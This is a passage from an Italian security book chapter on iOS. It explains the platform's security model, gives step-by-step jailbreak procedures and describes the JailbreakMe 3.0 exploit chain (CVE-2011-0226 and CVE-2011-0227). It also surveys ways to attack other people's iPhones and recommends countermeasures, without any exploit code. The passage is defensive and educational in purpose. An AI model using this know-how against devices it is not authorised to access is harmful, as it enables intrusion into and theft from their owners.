Dal punto di vista della sicurezza, tutto quanto abbiamo detto serve a descrivere il contesto, a porre le basi per capire meglio dove puntare quando si tenta di attaccare o proteggere meglio dispositivi basati su iOS. Inevitabilmente ci si concentra sull’apprendere l’architettura del sistema operativo, come programmare per Mach, e il modello di programmazione delle applicazioni, e in particolare come utilizzare, analizzare, progettare o modificare programmi realizzati principalmente con Objective-C e le librerie di classi fornite da Apple. Un’ultima nota importante sui dispositivi con iOS riguarda la piattaforma hardware scelta da Apple. Al momento in cui scriviamo, tutti i dispositivi con iOS utilizzano un processore ARMv6 o ARMv7, e non x86 o di altro tipo. L’architettura ARM introduce numerose differenze di cui occorre tenere conto quando si lavora con la piattaforma. La differenza più ovvia è che, quando si esegue attività di reverse engineering o di sviluppo di exploit, tutte le istruzioni, i registri, i valori e così via sono diversi da quelli che si trovano su altre piattaforme. In un certo senso, tuttavia, lavorare con ARM è più facile. Per esempio, tutte le istruzioni ARM sono allineate a dword (4 byte), il set di istruzioni complessivo contiene meno istruzioni rispetto ad altre piattaforme, e non occorre preoccuparsi di lavorare a 64 bit, poiché i processori ARM in uso nei prodotti iPhone e simili sono soltanto a 32 bit. Per facilitare le cose, nel prosieguo del capitolo utilizzeremo il termine iPhone per fare riferimento a qualsiasi dispositivo basato su iOS, senza distinzioni. Inoltre utilizzeremo i termini iPhone e iOS in modo intercambiabile, facendo eccezione soltanto ove sia effettivamente richiesta una distinzione tra i due.

Prima di trattare la sicurezza di iOS, riportiamo alcuni riferimenti bibliografici per chi è interessato a maggiori informazioni sul funzionamento interno del sistema operativo o dell’architettura ARM:

- *Mac OS X Internals: A Systems Approach*, Amit Singh, 2006
- *Programming under Mach*, Joseph Boykin et al., 1993
- *ARM System Developer’s Guide: Designing and Optimizing System Software*, Andrew Sloss et al., 2004
- ARM Reference Manuals, infocenter.arm.com/help/topic/com.arm.doc_subset_armchitecture.reference/index.html#reference

- *The Mac Hacker's Handbook*, Charlie Miller et al., 2009
- Il codice sorgente del sistema operativo di base per Mac OS X è disponibile presso opensource.apple.com/. Parti del codice sono condivise con iOS e spesso costituiscono un'utile risorsa per tentare di capire come funzionano i vari elementi di iOS.

iOS è sicuro?

iOS è con noi ormai da più di cinque anni, e durante quel periodo abbiamo visto una notevole evoluzione della piattaforma, soprattutto in termini del sistema operativo e del modello di sicurezza delle applicazioni. Ai tempi del primo rilascio di iPhone, Apple affermò pubblicamente che non intendeva consentire l'esecuzione di app di terze parti sul dispositivo. A sviluppatori e utenti fu indicato di creare o utilizzare applicazioni web e accedervi attraverso il browser integrato di iPhone. Ciò ha significato che, per un periodo di tempo, mentre sui dispositivi erano in esecuzione soltanto applicazioni integrate di Apple, i requisiti di sicurezza erano un po' allentati. Tuttavia, la mancanza di app di terze parti riduceva anche la possibilità per gli utenti di sfruttare appieno i loro dispositivi. In breve tempo gli hacker cominciarono a trovare modi per effettuare il *jailbreak* degli apparecchi e installare software di terze parti. In risposta a questo fatto, e anche in risposta agli utenti che chiedevano di poter installare app sui loro dispositivi, nel 2008 Apple rilasciò una versione aggiornata di iOS che comprendeva il supporto per un nuovo servizio denominato App Store. Tale servizio fornisce agli utenti la possibilità di acquistare e installare app di terze parti. Inoltre, Apple ha iniziato anche a includere ulteriori misure di sicurezza nelle successive versioni di iOS.

Le prime versioni di iOS non fornivano molte protezioni dal punto di vista della sicurezza. Tutti i processi erano eseguiti con privilegi di superuser (root), non erano confinati a una sandbox o limitati in termini delle risorse di sistema a cui potevano accedere. Non era prevista la firma del codice per verificare l'origine delle applicazioni (e per controllarne l'esecuzione), né era fornito supporto delle tecnologie ASLR (*Address Space Layout Randomization*) o PIE (*Position Independent Executable*) per componenti di sistema, librerie o applicazioni. Inoltre, non vi erano molti controlli hardware tesi a evitare l'hacking dei dispositivi.

Con il passare del tempo, Apple iniziò a introdurre migliori funzionalità di sicurezza. In breve tempo si concretizzò la possibilità di eseguire app di terze parti sotto un account utente con minori privilegi denominato "mobile". Fu aggiunto il supporto per le sandbox, per limitare le app a un insieme ridotto di risorse di sistema. Fu implementata anche la verifica della firma del codice. In questo modo, le app installate su un dispositivo dovevano essere firmate da Apple per poter essere eseguite. La verifica della firma del codice fu implementata alla fine sia al momento del caricamento (nel codice responsabile per l'avvio di un eseguibile), sia in fase di runtime (nel tentativo di evitare la possibilità di aggiungere in memoria nuovo codice ed eseguirlo). Alla fine fu aggiunto il supporto della tecnologia ASLR per componenti e librerie del sistema operativo, e un'opzione del compilatore per Xcode, nota come PIE, che, nelle recenti versioni di iOS, provoca il caricamento di un'app in un indirizzo di base diverso per ciascuna esecuzione, ostacolando così il compito di sfruttare vulnerabilità specifiche delle varie app.

Tutti questi cambiamenti e migliorie ci hanno portato fino a oggi. iOS ha compiuto importanti passi avanti in termini del modello di sicurezza. In effetti, il processo com-

plessivo di distribuzione di app attraverso App Store, insieme all'insieme delle misure di sicurezza implementate oggi nel sistema, hanno fatto di iOS uno dei sistemi operativi più sicuri tra quelli rivolti ai consumatori. Questa caratteristica del sistema è stata ampiamente confermata dal numero relativamente limitato o nullo di attacchi portati alla piattaforma, anche se si considerano le prime versioni meno sicure.

Tuttavia, benché iOS abbia fatto grandi progressi, sarebbe ingenuo pensare che la piattaforma sia impossibile da attaccare. Non è così. Anche se al momento non abbiamo rilevato molti casi di codice di attacco verso la piattaforma, possiamo dedurre da altri esempi che iOS ha i propri punti deboli e può essere violato, e che questo fatto merita attenta considerazione da parte di un utente finale o di un'organizzazione.

NOTA

Un articolo dello studioso Dino Dai Zovi dedicato alla sicurezza di iOS 4.x discute la tecnologia ASLR, la firma del codice, la sandbox e altre caratteristiche del sistema, e la sua lettura è obbligatoria per chi è interessato all'hacking di iOS: trailofbits.files.wordpress.com/2011/08/apple-ios-4-security-evaluation-whitepaper.pdf

Jailbreaking: sciogliamo le briglie!

Quando parliamo di sicurezza in generale, tendiamo a pensare a sistemi bersaglio di attacchi e a modi di portare tali attacchi o di difendersi da essi. Generalmente non pensiamo alla necessità di violare i sistemi che sono sotto il nostro controllo. Per quanto possa sembrare strano, nel caso della sicurezza per il mondo mobile questo è un nuovo problema da affrontare. Al fine di conoscere meglio i nostri dispositivi mobili, o di ottenere la flessibilità necessaria quando usiamo tali dispositivi per compiti legati alla sicurezza o per qualsiasi altro scopo che vada al di là di quanto è stato previsto dal produttore, ci troviamo nella posizione di doverli in qualche modo violare, o hackerare. Nel caso di iOS, Apple ha tentato a lungo di impedire ai propri clienti di ottenere l'accesso completo ai dispositivi di loro proprietà. Per ogni azione c'è una reazione, e nel caso di iOS la reazione si è manifestata come un fiume di strumenti che consentono di effettuare il jailbreak di iPhone.

Cominciamo dunque il nostro viaggio nell'hacking di iPhone spiegando come violare il nostro stesso telefono. Come primo passo lungo la strada che ci porterà all'obiettivo, è utile considerare che cosa si intende esattamente con il termine *jailbreaking*. Il jailbreaking può essere descritto come il processo di assumere il controllo completo di un dispositivo basato su iOS; generalmente lo si può fare usando uno dei diversi strumenti disponibili gratuitamente online oppure, in qualche caso, visitando un particolare sito web. Il risultato finale di un jailbreak eseguito con successo è che un iPhone può essere personalizzato con temi o app di utilità, si possono installare estensioni di app, o configurare il dispositivo per consentire l'accesso remoto via SSH o VNC, o installare altro software arbitrario, o perfino compilare programmi direttamente sul dispositivo.

Il fatto di poter "liberare" il proprio dispositivo in maniera relativamente semplice e utilizzarlo per conoscere meglio il sistema operativo o semplicemente per utilizzarlo in modo più flessibile è certamente positivo. Tuttavia, occorre tenere presente anche alcuni lati negativi. In primo luogo, esiste sempre un margine di dubbio su ciò che il software di jailbreaking faccia realmente sul dispositivo. Il processo di jailbreaking comporta lo sfruttamento di una serie di vulnerabilità al fine di assumere il controllo del dispositivo. Durante

questo processo, sarebbe relativamente semplice inserire o modifica qualcosa senza che un utente abbia modo di accorgersene. Per le applicazioni di jailbreaking più note non si è mai osservato nulla di simile, ma è meglio tenere comunque presente l'eventualità. Esiste almeno un caso in un cui è stato rilasciato un falso software di jailbreaking progettato per spingere gli utenti alla sua installazione. I telefoni sottoposti a jailbreaking potrebbero anche perdere alcune funzionalità, dato che i produttori inseriscono nelle loro app dei controlli che causano errori o l'uscita dal programma all'avvio (iBook è un esempio). Un altro importante aspetto del jailbreaking è il fatto che, durante il processo, la validazione della firma del codice viene disabilitata. Ciò rientra in una serie di modifiche richieste affinché un utente possa eseguire codice arbitrario sul proprio dispositivo (uno degli obiettivi del jailbreaking). Il rovescio della medaglia è che in questo modo si consente anche l'esecuzione di codice potenzialmente maligno, aumentando il rischio per l'utente. È importante considerare pro e contro del jailbreaking. Da un lato, con il jailbreaking si ottiene un dispositivo che può essere sfruttato in tutte le sue potenzialità. Dall'altro, ci si espone a una varietà di vettori d'attacco che potrebbero compromettere il dispositivo. Finora sono stati riportati pochi problemi di sicurezza legati a telefoni sottoposti a jailbreaking, e in generale i vantaggi di questa operazione superano i rischi. Detto questo, gli utenti devono usare cautela nel jailbreaking di dispositivi destinati a contenere informazioni riservate. Per esempio, è il caso di pensarci due volte prima di effettuare il jailbreaking di un telefono principale che sarà usato per registrare dati di contatto, fotografie o per effettuare telefonate.

NOTA

La comunità del jailbreaking in generale ha contribuito più di chiunque altro alla sicurezza di iOS, escludendo forse solo Apple. Il fatto di fornire un accesso alla piattaforma senza restrizioni ha consentito di svolgere approfondite ricerche sulla sicurezza e ha favorito l'evoluzione del modello di sicurezza di iOS dalla prima versione, poco sicura, al livello di oggi. Occorre ringraziare questa comunità per il duro e instancabile lavoro e per la capacità di colpire, dal punto di vista tecnico, con il rilascio di ogni nuovo jailbreak.

Dopo aver spiegato che cosa significa effettuare il jailbreaking di un dispositivo, che risultati ci porta e i pro e contro da tenere a mente quando lo si fa, passiamo ai dettagli concreti. Esistono in generale due modi per effettuare il jailbreaking di un iPhone. La prima tecnica comporta l'assumere il controllo del dispositivo durante il processo di boot, arrivando alla fine a inviare un'immagine firmware personalizzata al dispositivo stesso. La seconda può essere descritta come tecnica interamente remota, e comporta il caricamento di un file su un dispositivo che per prima cosa viola e assume il controllo di un processo utente, e poi viola e assume il controllo del kernel. Questo secondo caso è rappresentato al meglio dal sito jailbreakme.com, che è stato utilizzato per rilasciare diversi jailbreak remoti negli ultimi anni.

Jailbreaking basato sul processo di boot

Cominciamo a esaminare la tecnica di jailbreaking basata sul processo di boot. Il processo generale per effettuare il jailbreaking di un dispositivo con questa tecnica comporta i seguenti passaggi.

1. Ottenere l'immagine del firmware (nota anche come IPSW) che corrisponde alla versione di iOS e al modello di dispositivo da sottoporre a jailbreaking. Per ogni modello di dispositivo esiste un'immagine del firmware corrispondente. Per esempio, il firmware per iOS 5.0 su un iPhone 4 è diverso da quello per un iPod 4. Dovete localizzare l'immagine del firmware corretta per il particolare modello di dispositivo da sottoporre a jailbreaking. Le immagini del firmware sono disponibili sui server di download di Apple e generalmente possono essere trovate con una ricerca in Google. Per esempio, se cerchiamo in Google “iPhone 4 firmware 4.3.3”, il secondo risultato (nel momento in cui scriviamo) include un collegamento alla seguente posizione di download:

http://appldnld.apple.com/iPhone4/041-1011.20110503.q7fGc/iPhone3,1_4.3.3_8J2_Restore.ipsw

Questo è l'IPSW che servirebbe per eseguire il jailbreaking di iOS 4.3.3 per un dispositivo iPhone 4.

Questi file tendono a essere grandi, perciò assicuratevi di prelevarli in anticipo rispetto a quando pensate che vi serviranno. Suggeriamo di registrare una raccolta di IPSW in locale per i modelli di dispositivo e le versioni di iOS utilizzati regolarmente.

2. Ottenere il software di jailbreaking da usare. Esistono numerose possibilità. Alcune delle più diffuse applicazioni per questo scopo sono redsn0w, greenpois0n e limera1n. In questo capitolo utilizzeremo redsn0w, che potete prelevare dal sito:

<http://blog.iphone-dev.org/>

3. Collegate il dispositivo al computer dove si trova il software di jailbreaking con il cavo USB standard.
4. Avviare l'applicazione di jailbreaking (Figura 11.23).
5. Nell'interfaccia utente dell'applicazione di jailbreaking, selezionare l'IPSW precedentemente scaricato, come mostrato nella Figura 11.24. Il software di jailbreaking generalmente personalizza il IPSW, e questo processo potrebbe richiedere qualche secondo.
6. Portare il dispositivo nella modalità di aggiornamento del firmware (*DFU, Device Firmware Update*). A questo scopo, è necessario spegnere il dispositivo, e al riavvio, premere e tenere premuto il pulsante di alimentazione e il pulsante home simultaneamente, per 10 secondi. Una volta trascorsi i 10 secondi, rilasciare il pulsante di alimentazione, continuando a tenere premuto il pulsante home. Quest'ultimo pulsante deve essere mantenuto premuto per circa altri 5–10 secondi, dopo di che va rilasciato. Lo schermo del dispositivo non è acceso quando si passa in modalità DFU, perciò può risultare non facile determinare se il cambio di modalità si sia verificato realmente o meno. Fortunatamente le applicazioni di jailbreaking come redsn0w includono una schermata che accompagna l'utente in questa procedura e che lo avvisa quando il dispositivo è stato portato con successo in modalità DFU (Figura 11.25).

Se tentate di compiere questo passaggio ma avete dei problemi, cercate supporto su YouTube: troverete numerosi video che accompagnano l'utente attraverso il processo di portare un dispositivo in modalità DFU.




Figura 11.23 Avvio dell'app di jailbreak redsn0w.




Figura 11.24 Selezione dell'IPSW in redsn0w.




Figura 11.25 Schermata di “procedura guidata” di redsn0w.

7. Una volta che il dispositivo è stato portato nella modalità DFU, il software di jailbreaking inizia automaticamente il processo per cui è stato progettato. Da qui in poi, l’utente deve attendere che il processo si completi. Generalmente viene caricata l’immagine del firmware nel dispositivo, inviato dall’output sullo schermo del dispositivo, e poi riavviato quest’ultimo. Al riavvio il dispositivo dovrebbe apparire sempre come un normale iPhone, ma con un’interessante aggiunta al “desktop”: Cydia (Figura 11.26).

NOTA

Gli AppleTV della seconda generazione possono essere sottoposti a jailbreaking mediante una procedura simile a quella descritta in questo paragrafo. Un’applicazione usata spesso per questo scopo è Seas0nPass di FireCore.

Jailbreak remoto

Il jailbreaking basato sul processo di boot, in termini di requisiti tecnici, non è situata a un livello di base. L’utente deve trovare un’immagine del firmware, caricarla nell’applicazione di jailbreak e portare il dispositivo nella modalità DFU. Per chi non è particolarmente esperto a livello tecnico, questo non è semplice. Per i più esperti, anche se superare l’ostacolo non è troppo difficile, può richiedere più tempo rispetto a un’altra strada rappresentata




Figura 11.26 Cydia – jailbreak eseguito!

dal jailbreak remoto. Con un jailbreak remoto, come quello fornito da jailbreakme.com, il processo è semplice: basta caricare uno speciale PDF nel browser web MobileSafari di iPhone. Questo particolare PDF, appositamente realizzato, si occupa di violare e assumere il controllo del browser, poi del sistema operativo e alla fine di fornire all'utente un accesso illimitato al dispositivo. Notate che jailbreakme.com è l'esempio primario di una tecnica di jailbreak remoto che è accessibile al pubblico. Esistono diversi bug noti di Safari, ed è possibile che altre vulnerabilità ancora possano essere messe insieme per realizzare un jailbreak remoto.

A luglio 2011 l'hacker di iOS hacker Nicholas Allegra (aka comex) ha rilasciato la versione 3.0 di una tecnica di jailbreak remoto per iOS 4.3.3 e versioni precedenti tramite il sito websitejailbreakme.com. Il processo per effettuare il jailbreaking di un dispositivo con questa tecnica è semplice: basta caricare la home page del sito citato in MobileSafari, come illustrato nella Figura 11.27. Una volta raggiunta la home page, l'utente deve semplicemente fare clic sul pulsante *Install*, e come per magia viene eseguito il jailbreaking. Questa particolare tecnica è chiamata “JailbreakMe 3.0” o JBME3.0. Il termine JBME3.0 è stato usato per distinguerla da tecniche precedenti di jailbreak remoto che erano state rilasciate attraverso lo stesso sito web. Nel prosieguo di questo capitolo utilizzeremo per brevità l'acronimo JBME3.0.

Hacking di telefoni altrui

Finora abbiamo descritto varie azioni che si possono compiere per sbloccare tutte le funzionalità di un iPhone mediante il jailbreaking. Ora cominciamo un percorso nuovo: anziché concentrarsi sul nostro iPhone, vediamo come sia possibile attaccare il telefono di un'altra persona.



Figura 11.27 L'app JailbreakMe.

In questo paragrafo esamineremo una varietà di incidenti, demo e problemi che si possono incontrare quando si vuole accedere a dispositivi basati su iOS. Abbiamo visto che, quando si vuole attaccare iOS, le opzioni disponibili per avere successo sono limitate, rispetto ad altre piattaforme. iOS ha un profilo di rete minimale, che rende in gran parte impraticabili gli attacchi basati su rete remota. I dispositivi sbloccati con jailbreak, quando eseguono servizi di rete vecchi o malconfigurati, affrontano qualche rischio se si connettono in rete. Tuttavia, poiché tali dispositivi costituiscono solo una piccola percentuale del totale degli apparecchi online, la non ci si può affidare alla presenza di questi servizi come metodo generale di attacco. Per certi versi iOS ha seguito la tendenza dei sistemi operativi per client desktop come Windows 7, disabilitando per default l'accesso a quasi tutti i servizi di rete. Una differenza importante è che, diversamente da Windows, nel caso di iOS i servizi di rete non vengono poi riabilitati per interoperabilità con sistemi di condivisione di file o altri. Ciò significa che, qualsiasi sia lo scopo, avvicinarsi a iOS da rete remota per ottenere l'accesso è una strada difficile (esamineremo alcuni esempi).

Naturalmente un hacker ha a disposizione altre strade da percorrere, la maggior parte delle quali si basa su una combinazione di sfruttamento di vulnerabilità lato client, accesso di rete locale o accesso fisico a un dispositivo. La praticabilità di attacchi basati su un accesso di rete locale o su un accesso fisico dipende fortemente dal bersaglio interessato. Gli attacchi basati su rete locale possono essere utili se l'obiettivo è semplicemente quello di agire su qualunque sistema vulnerabile connesso alla rete locale.

Un modo per effettuare questo tipo di attacco potrebbe essere quello di portare online un WAP malevolo presso un aeroporto, un caffè o un altro punto ad alta frequentazione dove il Wi-Fi è utilizzato spesso. Se il bersaglio è un particolare utente o un'organizzazione, l'hacker dovrebbe prima ottenere accesso remoto alla rete locale a cui il dispositivo bersaglio è connesso, o in alternativa essere vicino fisicamente all'utente bersaglio per connettersi a una rete wireless non protetta condivisa, o per ingannare l'utente facendolo connettere a un WAP malevolo. In entrambi i casi la barriera all'entrata sarebbe alta e la probabilità di successo ridotta, poiché ottenere accesso remoto a una particolare rete locale, o ingannare un utente facendolo connettere a una specifica rete wireless sarebbe come minimo complicato.

Se l'hacker ha l'opportunità di accedere fisicamente al dispositivo, si aprono maggiori opportunità di attacco. Con la capacità di effettuare un jailbreak basato sul processo di boot, di accedere al file system e di portare attacchi contro la keychain e altri meccanismi di protezione, la probabilità di riuscire a ricavare informazioni da un dispositivo aumentano notevolmente. Tuttavia, entrare fisicamente in possesso di un dispositivo è difficile, poiché implica vicinanza fisica e capacità di furto. Per questi motivi, gli attacchi fisici a un dispositivo meritano seria considerazione, dato il fatto che il dispositivo di chiunque potrebbe facilmente essere perso o rubato, ma sono sostanzialmente impraticabili se la prospettiva è quella di sviluppare un insieme generale di strumenti e tecniche per l'hacking di dispositivi basati su iOS.

Le vie concrete che restano a un hacker solitamente si riducono agli attacchi lato client. Questi tipi di attacchi sono stati rilevati più volte in app fornite con iOS, in particolare in MobileSafari. Avendo a disposizione l'elenco di vulnerabilità note che affliggono queste app e altri componenti, un hacker ha una varietà di strade tra cui scegliere quando si rivolge a un iPhone come bersaglio d'attacco. La versione di iOS in esecuzione sul dispositivo ha un ruolo significativo, poiché determina la facilità con cui è possibile ottenere il controllo del dispositivo in questione. In generale, più vecchia è la versione di iOS, più facile è l'accesso. Per quanto riguarda gli attacchi, i metodi disponibili sono simili a quelli per i sistemi operativi desktop, come l'ospitare file malevoli su server web o inviarli via email. Gli attacchi non si limitano alle app fornite con iOS, ma possono anche essere estesi ad app di terze parti. Le vulnerabilità trovate e rese note in app di terze parti illustrano che esistono vettori di attacco al di là di quanto è fornito di default con iOS. Con il numero sempre crescente di app disponibili attraverso App Store, e anche tramite mercati alternativi come Cydia Store, è ragionevole prevedere che le vulnerabilità delle app e gli attacchi lato client continueranno a rappresentare il principale vettore per ottenere una accesso iniziale a dispositivi iOS.

L'ottenere un accesso iniziale a iOS sfruttando vulnerabilità di app potrebbe soddisfare i requisiti di un hacker se la motivazione dell'attacco è semplicemente quella di ottenere informazioni accessibili all'interno della sandbox dell'app. Se invece l'hacker vuole ottenere il controllo completo di un dispositivo, la barriera si fa molto più alta. Il primo passo di questo processo, dopo aver ottenuto il controllo di un'app, diventa quello di violare la sandbox sfruttando una vulnerabilità a livello del kernel. Poiché tali vulnerabilità sono poche e rare, e poiché il livello di competenza richiesto per trovarle e trasformarle in exploit di successo è patrimonio di pochi, possiamo dire che violare la sandbox con un exploit nuovo a livello del kernel è molto più facile a dirsi che a farsi. Per la maggior parte degli hacker è più semplice limitarsi ad attendere che vengano resi noti nuovi exploit e utilizzarli per attaccare i bersagli durante il periodo in cui non è ancora stato reso disponibile un aggiornamento per porvi rimedio, oppure rivolgersi contro utenti che eseguono versioni precedenti di iOS.

Come nota finale, prima di esaminare esempi specifici di attacchi, vale la pena di citare il fatto che, rispetto ad altre piattaforme, per iOS esistono relativamente pochi strumenti realizzati espressamente allo scopo di ottenere accesso non autorizzato al sistema. La maggior parte degli strumenti disponibili specifici per iOS è focalizzata sul jailbreaking (che è in effetti un'attività *autorizzata*, purché sia messa in atto dal legittimo proprietario del dispositivo o da una persona da questi autorizzata). Molti di questi strumenti può avere un duplice scopo. Per esempio, i jailbreak basati sul processo di boot possono essere utilizzati per accedere a un dispositivo quando questo è fisicamente in possesso di un

hacker. Similmente, gli exploit tratti da jailbreakme.com o da altre fonti possono essere riproposti al fine di ottenere l'accesso a dispositivi connessi a una rete.

In generale, quando si rivolge contro iOS per cattivi scopi, un hacker può basarsi su strumenti esistenti da riconvertire al “male”, oppure può sviluppare nuovi strumenti da zero. Inoltre, poiché non sono stati rilevati numerosissimi attacchi contro iOS, non c’è molto su cui basarsi al fine di trovare modi con cui effettuare l’hacking di un iPhone. Poiché la piattaforma con tutti i suoi aggeggi è relativamente nuova, e poiché la comunità di ricercatori che esaminano la sicurezza della piattaforma è relativamente piccola, possiamo dire che rimane molto da chiarire riguardo le modalità con cui si porteranno attacchi a tale piattaforma in futuro.

Bene, finora abbiamo osservato le cose da un punto di vista molto elevato; è tempo di esaminare in dettaglio alcuni esempi specifici di attacchi.



Le vulnerabilità di JailbreakMe 3.0

Popolarità: 2

Semplicità: 8

Impatto: 10

Grado di rischio: 7

Abbiamo già visto alcuni degli attacchi a iOS più diffusi: le vulnerabilità sfruttate per il jailbreak di iPhone. Anche se solitamente queste vulnerabilità sono sfruttati “localmente” durante il processo di jailbreak, nulla impedisce agli hacker di sfruttarle anche *da remoto*, per esempio confezionando un documento malevolo contenente un exploit in grado di assumere il controllo dell’applicazione in cui viene caricato. Il documento può quindi essere distribuito agli utenti tramite un sito web, oppure via email, chat o qualsiasi altro mezzo usato frequentemente. Nel mondo dei PC questo metodo di attacco ha costituito la base per numerose infezioni e intrusioni di malware, negli ultimi anni. iOS, che pure è relativamente protetto da attacchi remoti, e nonostante vanti un’architettura di sicurezza avanzata, si è mostrato debole nell'affrontare questi tipi di attacchi.

Per illustrare la base di questo tipo di attacco utilizziamo l’esempio JailbreakMe 3.0 (o JBME3.0) discusso precedentemente in questo capitolo. Abbiamo visto che JBME3.0 può sfruttare due vulnerabilità: un bug legato ai documenti PDF e un bug del kernel. Il bollettino di sicurezza di Apple per iOS 4.3.4 (support.apple.com/kb/HT4802) fornisce più dettagli su queste vulnerabilità; la prima, CVE-2011-0226, è descritta come bug di gestione dei font FreeType Type 1 che può causare la possibilità di eseguire codice arbitrario. Si include un particolare font Type 1 alterato in un file PDF che poi quando viene caricato porta appunto all'esecuzione del codice. Il secondo problema, CVE-2011-0227, è descritto come bug di conversione di tipo non valida relativa a IOMobileFrameBuffer, che può portare alla possibilità di eseguire codice arbitrario con privilegi a livello di sistema.

NOTA

Per un'eccellente descrizione del meccanismo alla base di CVE-2011-0226, cfr. esec-lab.sogei.com/post/Analysis-of-the-jailbreakme-v3-font-exploit.

Il vettore iniziale di compromissione del sistema è il caricamento di un PDF appositamente alterato in MobileSafari. A questo punto si attiva una vulnerabilità presente nel codice responsabile del parsing del documento, dopodiché la logica contenuta nel PDF alterato

è in grado di assumere il controllo dell'app. Da qui in poi, l'exploit continua sfruttando una vulnerabilità a livello del kernel e alla fine arriva ad assumere il controllo completo del dispositivo. Tutto ciò non dice molto a un utente occasionale che vuole solo sbloccare il proprio iPhone, ma per chi si interessa di sicurezza, il fatto che sia possibile fare ciò risulta sorprendente. Se la tecnica di JBME 3.0 può sfruttare un paio di vulnerabilità per assumere il controllo completo di un dispositivo, che cosa impedisce di utilizzare una tecnica simile per scopi malevoli? Be', non molto.



Contromisure contro la vulnerabilità di JBME 3.0

Nonostante la nostra infatuazione da appassionati di tecnologia per il jailbreaking, mantenere sistema operativo e software aggiornati con le ultime patch è sempre consigliabile per la sicurezza, e il jailbreaking lo rende difficile per molti aspetti. In primo luogo, dovete mantenere iOS vulnerabile per poter effettuare il jailbreaking, e in secondo luogo, una volta che il sistema è stato sbloccato, non potete più ottenere gli aggiornamenti ufficiali da Apple che risolvono le vulnerabilità via via riscontrate. A meno che non vogliate continuare a ripetere il jailbreak del vostro telefono ogni volta che viene rilasciato un nuovo aggiornamento, o affidarvi a patch non ufficiali, vi consigliamo di mantenere il vostro apparecchio "intonso" e configurarlo per l'aggiornamento automatico over-the-air (disponibile in iOS 5.0.1 e versioni successive). Ricordate inoltre di aggiornare regolarmente le vostre app (vedrete apparire la notifica su App Store quando sono disponibili aggiornamenti per le app installate sul vostro apparecchio).



Attacchi iKee!

<i>Popolarità:</i>	7
<i>Semplicità:</i>	8
<i>Impatto:</i>	10
